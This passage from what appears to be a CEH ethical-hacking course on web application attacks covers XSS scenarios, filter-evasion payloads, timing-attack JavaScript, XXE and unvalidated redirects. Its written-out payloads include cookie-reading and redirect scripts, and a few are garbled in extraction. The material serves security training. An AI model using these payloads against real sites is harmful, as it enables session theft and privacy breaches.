


Figure 14.24: Demonstration of XSS attack

Note: Check the CEH Tools, Module 14: Hacking Web Applications, for the XSS cheat sheet.

Cross-Site Scripting Attack Scenario: Attack via Email

In a cross-site scripting attack that employs email, the attacker crafts an email that contains a link to the malicious script and sends it to the victim, luring the victim into clicking the link containing the malicious script/query. For example, if the attacker finds a cross-site scripting vulnerability on the bank.com website, he/she constructs a link embedded with a malicious script such as:

```
<A HREF="http://bank.com/registration.cgi?clientprofile=<SCRIPT>maliciouscode</SCRIPT>><Click here></A>
```

and sends an email to the target user. When the user clicks the link, the URL is sent to bank.com with the malicious code. The legitimate server hosting the bank.com website sends a page back to the user including the value of `clientprofile`, and the malicious code is executed on the client machine. The malicious code asks the victim to enter profile information. After the user enters all the necessary personal details and clicks **Submit**, the attacker receives the information. The attacker can use these details to impersonate the user to gain access to the user's online bank account and perform other fraudulent activities.




Figure 14.25: XSS attack via email

XSS Example: Attack via Email




Figure 14.26: XSS example - attack via email

XSS Example: Stealing Users' Cookies




Figure 14.27: XSS example - Stealing users' cookies

XSS Example: Sending an Unauthorized Request




Figure 14.28: XSS example - Sending an unauthorized request

XSS Attack in Blog Posting

The attacker finds an XSS vulnerability in the **techpost.org** website, constructs a malicious script `<script>onload=window.location='http://www.certifiedhacker.com'</script>`, and adds it in the comment field of TechPost. This malicious script posted by the attacker is stored on the web application database server and runs in the background. When a user visits the TechPost website, the malicious script injected by the attacker in the TechPost comment field activates and redirects the user to the malicious website **certifiedhacker.com**.





Figure 14.29: XSS attack in a blog posting



XSS Attack in Comment Field

Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch an attack by changing the comments feature using a malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish the attacker's goals.

For example, an attacker finds a vulnerable comment field in the **TechPost.org** website. Thus, he constructs the malicious script "`<script>alert ('Hello World')</script>`" and adds it along with his comment in the comment field of TechPost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the TechPost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks **OK** in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.




Figure 14.30: XSS Attack in the comment field

Techniques to Evade XSS Filters

Encoding Characters

- Many characters in HTML elements can be written in ASCII codes to evade filters that search for strings such as <js>:
` Click Here!`
- Use hexdecimal encoding to bypass filters that search for HTML elements by scanning for &x26 along with numeric characters:
` Click Here!`

Embedding Whitespace

- Use tab spaces to evade detection:
``
- You can also encode the tab spaces:
``
- You can also encode using carriage return and newline characters:
``

Manipulating Tags

- You can embed a <script> tag within <script>
`<scr<script>ipt>document.write("Successful XSS")</scr<script>ipt>`
- Separate attributes and tags with a slash in an HTML element:
``
- Use abnormal tag inputs to bypass filters:
` visit xyz.com`

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2014 EC-Council. All rights reserved.

Techniques to Evade XSS Filters

XSS filter implementations are applied to web browsers to protect them from imminent XSS attacks; however, attackers can make them vulnerable by injecting unusual characters into the HTML code, through which they can evade the filter implementations.

Attackers can embed harmful JavaScript into a web application in many ways. However, the latest browsers are implemented with strong security measures; hence, the script injection sometimes fails. Therefore, attackers often try to not only take advantage of application design flaws but also bypass input evaluation processes conducted by the server or application to trick complicated browser filters.

XSS attacks usually exploit improper configurations and security implementations of a browser, whereas filter bypassing methods are carried out by leveraging flaws in a server or browser-side filters, targeting certain versions or products.

A majority portion of the browser code is written with proper security measures to handle abnormal HTML, JavaScript, and CSS to fix them before delivery to the end users. XSS filter bypassing leverages such an intricate composition of specifications, exceptions, languages, and other browser characteristics to inject scripts through the filters without leaving a trace.

Various XSS filter evasion techniques are discussed below:

Inserting <script> tags into the code is not allowed in a general context. However, some other HTML tags can permit these unusual injections. Event handlers are employed to run specific scripts corresponding to the authorized user actions. In general, event handlers such as <onfocus>, <onerror>, and <onclick> can be exploited to evade XSS filters.

▪ Encoding Characters

Attackers can embed various characters in different ways to evade filters that focus on inspecting text to detect unwanted strings. Approaches for character encoding include the following:

- A few or all of the characters of HTML elements can be written using ASCII codes to evade filters that search for strings such as <javascript>:

```
<a href="&#106;javascript:alert('XSS Successful')"> Click Here!</a>
```

- Hexadecimal encoding can be used to bypass filters that search for HTML elements by scanning for &# along with numeric characters:

```
<a href="&#6A;javascript:alert(document.cookie)"> Click Here!</a>
```

- Base64 encoding can be used to cover the tracks of attack code; it pops up an alert with "Successful XSS":

```
<body onload="eval(atob('U3VjY2Vzc2xlCByU1M='))">
```

- The embedded character elements are from numbers 1–7, avoiding initial zeros. Therefore, any composition of zero padding is allowed:

```
<a href="&#x6A;javascript:Ɋ#00000971ert('Successful XSS')">  
Click Here!</a>
```

- XSS payloads can be concealed using character codes:

```
<iframe src="#"  
onmouseclick=alert(String.fromCharCode(88,83,83))></iframe>
```

▪ Embedding Whitespace

Browsers allow convenient usage of whitespace characters while writing JavaScript or HTML code. Thus, attackers can easily evade filters by inserting non-printable characters.

- Tab spaces are avoided while processing the code; they can be invoked to split keywords. Consider this tag:

```

```

- You can also encode the tab spaces:

```

```

- Similarly, carriage return and newline characters are not considered during processing; thus, attackers can also encode these characters in between:

```
<a href ="jav&#xA;a  
Script:&#xA;al&#xDrt; ('Successful  
XSS')">Visit xyz.com</a>
```

- Manipulating Tags

XSS filter evasion can also be performed by manipulating tags and skipping attributes.

- When the filter inspects the script and deletes certain tags (mostly <script>), placing them within other tags can leave legitimate code after they are deleted:

```
<scr<script>ipt>document.write("Successful XSS")</scr<script>ipt>
```

- Attributes and tags can be separated by supplying a slash that helps in bypassing whitespace restrictions in value insertion:

```
<img/src="popup.jpg"onload=&#x6A;avascript:eval(alert('Successful#32XSS'))>
```

- Attackers also exploit browser interpretations and abnormal tag inputs to bypass filters. The following example shows how to skip the <href> tag:

```
<a onmousedown=alert(document.cookie)> visit xyz.com</a>
```

Web-based Timing Attacks

- A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server.

Direct Timing Attack	- Direct timing attacks are carried out by measuring the approximate time taken by the server to process a POST request to deduce the existence of a username.
Cross-site Timing Attack	- A cross-site timing attack is another type of timing attack, in which attackers send crafted request packets to the website using JavaScript.
Browser-based Timing Attack	- Attackers take advantage of side-channel leaks of a browser to estimate the time taken by the browser to process the requested resources. - Attackers can abuse different browser functionalities to launch further attacks such as video parsing attacks and cache storage timing attacks.

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2018 EC-Council, Inc. All rights reserved. Reproduction in whole or in part is prohibited.

Web-based Timing Attacks

A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server. These attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Different types of web-based timing attacks include direct timing attacks, cross-site timing attacks, and browser-based timing attacks.

▪ Direct Timing Attack

Direct timing attacks are carried out by measuring the approximate time taken by the server to process a POST request, through which attackers can deduce the existence of a username. Similarly, attackers perform character by character password examination and exploit the timing information to determine the position where the password comparison failed. Then, attackers use this data to determine the target user's password.

▪ Cross-site Timing attack

A cross-site timing attack is another type of timing attack, in which attackers send crafted request packets to the website using JavaScript, unlike a direct timing attack, where the attacker himself/herself passes the request to a website. The attacker then analyzes the time consumed by the user to download the requested file.

For instance, consider a website <http://xyz.com> that contains two separate groups such as /the-prompt/ and /the-anonymous-place/, and only the group members have access to the data fed into these groups. If any other person tries to access the group, an error message is generated. Now, when a user accesses an unknown website that contains

malicious JavaScript injected by the attacker, the attacker can find out which group the user belongs to and thus violate his/her privacy.

Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {  
    var a = new Image();  
    a.addEventListener('error', function() {  
        var conclude = performance.now();  
        callback(conclude - begin);  
    });  
    var begin = performance.now();  
    a.src = url;  
}  
  
getMeasurement('http://xyz.com/the-prompt/', function(timeTF) {  
    getMeasurement('http://xyz.com/the-anonymous-place',  
    function(timeTDS) {  
        If (timeTF > timeTDS) {  
            alert('The prompt is alright!');  
        }  
        else {  
            alert('Privacy breach!');  
        }  
    });  
});
```

- **Browser-based Timing Attacks**

Browser-based timing attacks are sophisticated side-channel attacks. Rather than depending on the unsteady download time, attackers take advantage of side-channel leaks of a browser to estimate the time taken by the browser to process the requested resources. In this case, the time estimation begins immediately after the download of a resource and ceases once the processing is done.

Attackers can abuse different browser functionalities to launch further attacks such as video parsing attack, and cache storage timing attack.

- o **Video-parsing Attack**

Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {  
    var p = document.createElement('video');  
    var begin;  
    p.addEventListener('suspend', function() {  
        begin = performance.now();  
    });  
    p.addEventListener('error', function() {  
        var conclude = performance.now();  
        callback(conclude - begin);  
    });  
    p.src = url;  
}
```

In contrast to cross-site timing attacks, here, the estimation time begins when the event "suspend" is triggered. The event is usually triggered when the resource downloading is stopped, as the requested resource is not an intended video; it is only a double- or triple-digit KB file. The event is also triggered when the resource download is completed. Subsequently, the browser attempts to parse the requested resource as a video. Certainly, the files HTML/JSON/... are invalid video formats; hence, the browser will raise an "error" event. Here, the attacker observes the amount of time the browser takes to process the resource and generate an error event. Single estimation for every end point might not always serve the purpose. Therefore, attackers try to accumulate several time estimations and calculate the median or average.

- o **Cache Storage Timing Attack**

The Cache API interface (used to load, fetch, and delete any responses) offers complete cache (memory) to the developers. Loading resources in the disk takes some amount of time based on the resource size. If attackers can estimate the time taken by the browser to perform this task, they can measure the corresponding response size.

Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
    fetch(url, {mode: "no-cors", credentials: "include"}).then(function(resp) {
        setTimeout(function() {
            caches.open('attackerfile').then(function(cache) {
                var begin = performance.now();
                cache.put(new Request('myfoo'), resp.clone()).then(function() {
                    var conclude = performance.now();
                    callback (conclude - begin);
                });
            });
        }, 2000);
    });
}
```

After estimating or measuring the processing time using the abovementioned techniques, attackers can launch further attacks such as brute-force attacks to obtain complete information.

XML External Entity (XXE) Attack

- XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows applications to parse XML input from an unreliable source.
- Attackers can refer a victim's web application to an external entity by including the reference in the malicious XML input.
- When this malicious input is processed by the weakly configured XML parser of a target web application, it enables the attacker to access protected files and services from servers or connected networks.



Diagram © EC-Council. All Rights Reserved. Unauthorized Use, Copying, Reuse, Distribution, and/or Publication of this material is strictly prohibited.

XML External Entity (XXE) Attack

An XML External Entity attack is a Server-side Request Forgery (SSRF) attack whereby an application can parse XML input from an unreliable source because of the misconfigured XML parser. In this attack, an attacker sends a malicious XML input containing a reference to an external entity to the victim's web application. When this malicious input is processed by a weakly configured XML parser of the target web application, it enables the attacker to access protected files and services from servers or connected networks.

Since XML features are widely available, the attacker abuses these features to create documents or files dynamically at the time of processing. Attackers tend to make the most of this attack, as it allows them to retrieve confidential data, perform DoS attacks, and obtain sensitive information via HTTP(S); in some worst-case scenarios, they may even be able to perform remote code execution or launch a CSRF attack on any vulnerable service.

According to the XML 1.0 standard, XML uses entities often defined as storage units. Entities are special features of XML that can access local or remote contents, and they are defined anywhere in a system via system identifiers. The entities need not be part of an XML document, as they can come from an external system as well. The system identifiers that act as a URI are used by the XML processor while processing the entity. The XML parsing process replaces these entities with their actual data, and here, the attacker exploits this vulnerability by forcing the XML parser to access the file or the contents specified by him/her. This attack may be more dangerous as a trusted application; processing of XML documents can be abused by the attacker to pivot the internal system to acquire all sorts of internal data of the system.

For example, the attacker sends the following code to extract the system data from the vulnerable target.



Figure 14.31: XML External Entity (XXE) attack


Unvalidated Redirects and Forwards

Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control to be bypassed.

Unvalidated Redirect



Unvalidated Forward



Unvalidated Redirects and Forwards

Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass. An attacker sends links to unvalidated redirects and lures the victim into clicking on them. When the victim clicks on the link, thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to the installation of malware and may even trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to bypass security checks.

Unsafe forwarding may allow access control bypass, leading to the following:

- Session Fixation Attack

In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.

- Security Management Exploits

Some attackers target security management systems, either in networks or in the application layer, to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

- Failure to Restrict URL Access

An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.

- **Malicious File Execution**

Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is unvalidated input to a web server. Thus, attackers execute and process files on a web server and initiate remote code execution, install a rootkit remotely, and—in at least some cases—take complete control of the systems.

In an “unvalidated redirect” scenario, a user receives a phishing email from an attacker, luring the user into clicking the link. The link (malicious query) appears to be legitimate because it contains the name of a legitimate website such as www.certifiedhacker.com at the beginning of the URL. However, the latter part of the link contains a malicious URL (www.evilserver.com), to which it redirects the victim. When the user clicks the link, it redirects to the www.evilserver.com website, and the server that hosts the website might perform illegal activities such as harvesting the user credentials, deploying malware, and so on.

“Unvalidated forwarding” allows attackers to access sensitive pages that are generally restricted from viewing. During unvalidated forwarding, attackers request a page from a server with the forward (i.e., by entering a link with an embedded forward query) <http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp>, which reaches the server hosting the certifiedhackershop website. The server, without proper validation, redirects the attacker to the sensitive admin page, where he/she can access purchase records, registered users, and so on. Thus, using this technique, an attacker can successfully bypass any security checks.

